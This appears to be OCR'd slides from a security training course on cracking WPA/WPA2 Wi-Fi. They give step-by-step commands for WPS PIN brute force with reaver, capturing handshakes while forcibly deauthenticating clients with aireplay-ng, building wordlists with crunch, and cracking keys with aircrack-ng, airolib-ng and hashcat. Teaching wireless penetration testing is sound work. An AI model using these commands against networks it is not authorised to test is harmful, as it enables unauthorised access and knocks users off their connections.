WPA Cracking



- WPA was designed to address the issues in WEP and provide better encryption.
- The main issue in WEP is the short IV which means that they can be repeated, therefore by collecting a large number of IVs aircrack-ng can determine the key stream and the WEP key.
- In WPA each packet is encrypted with a unique temporary key, this means the number of data packets that we collect is irrelevant.
- WPA and WPA2 are similar , the only difference is that WPA2 uses an algorithm called CCMP.

WPA/WPA2 Cracking WPS Feature



- WPS is a feature that allows users to connect to WPS enabled networks easily, using a WPS button or only by clicking on WPS functionality.
- Authentication is done using an 8 digit long pin, this means that there is a relatively small number of pin combination and using brute force we can guess the pin in less than 10 hours.
- A tool called reaver can then recover the WPA/WPA key from the pin.
- Note: This flaw is in the WPS feature and not in WPA/WPA2, however it allows us to crack any WPA/WPA2 AP without using a wordlist and without any clients.

Cracking WPS enabled APs

We shall use a tool called wash to scan for WPS enabled APs


> wash -i [interface] Ex: wash -i mon0

Then we are going to use a tool called reaver to brute force the WPS ping and calculate the WPA key

iSECURTTY

مركز الدورات التدريبية

> reaver -i [interface] -b [TARGET AP MAC] -c [TARGET CHANNEL] -vv ex: reaver -b E0:69:95:8E:18:22 -c 11 -i mon0





- As explained before capturing WPA packets is not useful as they do not contain any info that can be used to crack the key.
- The only packets that contain info that help us crack the password is the handshake packets.
- Every time a client connects to the AP a four way hand shake occurs between the client and the AP.
- By capturing the hadnshake, we can use aircrack to launch a word list attack against the handshake to determine the key.

Cracking WPA/WPA2	iSECURITY SOLUTIONS مركز الدورات التدريبية
Conclusion:	
To crack a WPA/WPA2 AP with WP things:	S disabled we need two
1. Capture the handshake.	
2. A wordlist	

Cracking WPA/WPA2	iSECURITY SOLUTIONS مركز الدورات التدريبية
Conclusion:	
To crack a WPA/WPA2 AP with WP things:	S disabled we need two
1. Capture the handshake.	
2. A wordlist	

Cracking WPA/WPA2 Capturing the handshake



Handshake packets are sent every time a client associates with the target AP. So to capture it we are going to :

1. Start airodump-ng on the target AP:

> airodump-ng --channel [channel] --bssid [bssid] --write [file-name] [interface] Ex: airodump-ng –channel 6 –bssid 11:22:33:44:55:66 –write out mon0

2. Wait for a client to connect to the AP, or deauthenticate a connected client (if any) for a very short period of time so that their system will connect back automatically.

> aireplay-ng --deauth [number of deauth packets] -a [AP] -c [target] [interface] Ex: aireplay-ng --deauth 1000 -a 11:22:33:44:55:66 -c 00:AA:11:22:33:44 mon0

Notice top right corner of airodump-ng will say "WPA handshake".

Cracking WPA/WPA2 Creating a Wordlist

The 2nd thing that we need to crack WPA/WPA2 is a list of passwords to guess, you can download a ready wordlist from the internet (links attached) or create your own using a tool called crunch.

iSECUR1T

مركز الدورات التدريبية

> crunch [min] [max] [characters=lower|upper|numbers|symbols] -t [pattern] -o file ex: crunch 6 8 123456!"£\$% -o wordlist -t a@@@@b

Cracking WPA/WPA2 Creating a Wordlist

The 2nd thing that we need to crack WPA/WPA2 is a list of passwords to guess, you can download a ready wordlist from the internet (links attached) or create your own using a tool called crunch.

iSECUR T

مركز الدورات التدريبية

> ./crunch [min] [max] [characters=lower|upper|numbers|symbols] -t [pattern] -o file ex: ./crunch 6 8 123456!"£\$% -o wordlist -t a@@@@b

Cracking WPA/WPA2 Cracking the key

We are going to use aircrack-ng to crack the key. It does this by combining each password in the wordlist with AP name (essid) to compute a Pairwise Master Key (PMK) using the pbkdf2 algorithm, the PMK is the compared to the handshake file.

iSECUR T

مركز الدورات التدريبية

> aircrack-ng [HANDSHAKE FILE] -w [WORDLIST] [INTERFACE] ex: aircrack-ng is-01.cap -w list mon0

Cracking WPA/WPA2

Cracking the key using airolib-ng

to compute it, therefore we can save time and compute the PMK for our wordlist while waiting for the handshake.

iSECURT'

مركز الدورات التدريبية

1. Create a database and import wordlist.

> airolib-ng [db_name] --import passwd [dictionary] ex: airolib-ng is-db --import passwd list

Import target ESSID

> airolib-ng [db_name] --import essid [essid-file] ex: airolib-ng is-db --import essid essid-name

3. Compute PMK for the wordlist.

> airolib-ng [db_name] --batch ex: airolib-ng is-db --batch

4. Crack the key using the PMK database.

> aircrack-ng -r [db_name] [handshake_file] aircrack-ng -r is-db is-01.cap

Cracking WPA/WPA2 **iSECUR1TY** مرکز الدورات التدريبية Cracking the key using Hash Cat

We can speed up the cracking process using a tool celled hashcat which uses the GPU instead of the CPU for the cracking process.

First off download oclhashcat and hashcat GUI fome the following URL:

http://hashcat.net/oclhashcat/ http://hashcat.net/hashcat-gui/

To use it we need to change the handshake file format to hccap, we can do this using the following website

https://hashcat.net/cap2hccap